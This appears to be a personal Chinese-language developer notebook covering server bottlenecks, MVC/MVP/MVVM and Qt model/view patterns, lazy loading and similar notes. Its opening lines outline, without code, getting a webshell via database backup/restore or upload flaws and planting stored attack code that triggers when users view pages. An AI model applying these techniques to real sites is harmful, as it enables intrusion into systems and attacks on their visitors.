
通过数据库“备份/恢复”或者上传漏洞获得一个webshell

将攻击代码放入到数据库中，用户访问动态页面的时候，调用数据库，显示被及感染内容，继而触发攻击

259.现在qq端中关于银行卡号的信息会被隐藏，自动隐藏，但是用户还是可以通过点击将其打开。这估计是为了防止向骗子转账。

D:\TencentRecord\641370196\Image\C2C\F49C8G%`P(~5Q%M${(O3%~K.png

260 .下载的时候页面后面一串内容就是随机产生的。后面的内容应该与自己的“身份”有关系，比较有可能还用上了时间。



1. 伪静态:http://tieba.baidu.com/p/2386938575

https://baike.baidu.com/item/%E4%BC%AA%E9%9D%99%E6%80%81/2234695?fr=aladdin


1. 服务器在线人数多了之后存在的瓶颈：

需要注意的：IO、CPU、内存、数据库连接池、磁盘（虽然基本不会遇到）

数据库的查询慢、CPU对json的解析慢（一个mongodb的某一个用户中json数据没准有600+KB）


1. 前端两种几种模式：

MVC：Model View Control




将用户操作，数据组织，视图表示三个部分分离开来，方便之后的代码组织与维护

可以使用下面这图：




在移动端，用户是通过View来实现自己的操控，所以还会有一条View到Coontroller的线




判断MVC最关键的一条线：View的信息直接来源于Model，这一点在MVP中被迁移到Controller部分

MVP：



从代码角度编写应该是这幅图片：Controller是中心




当V中需要M时，才会有P。

Android、IOS 移动端开发 接近MVP，只是我做过的项目都没有实现Model类，而是直接获取数据

MVVM：

ViewModel相当于MVP中的Presenter的升级，ViewModel能够与View之间实现DataBinding




Qt MVD：

下图中Data表示数据，Model是对数据按照某种方式排列

View是一种对特定格式的数据的显示方式

Delegate 对Model如何在View上的显示进行进一步控制，以及View上对Model中的数据操作控制，通过实现paint()和sizeHint()以达到渲染内容的目的，editorEvent()处理鼠标事件。

Qt 还可以实现代理Model来转换当前Model中的数据格式



1. 简书上的图片只有在浏览器翻到了才会去请求，是一个很好的想法，但是我还是建议给一个页面分成几个块，访问到一个块的起始部分就会直接将整个块的全部内容都获取过来。

265. 科大讯飞通过base64编码来传输语音流，还是很机智的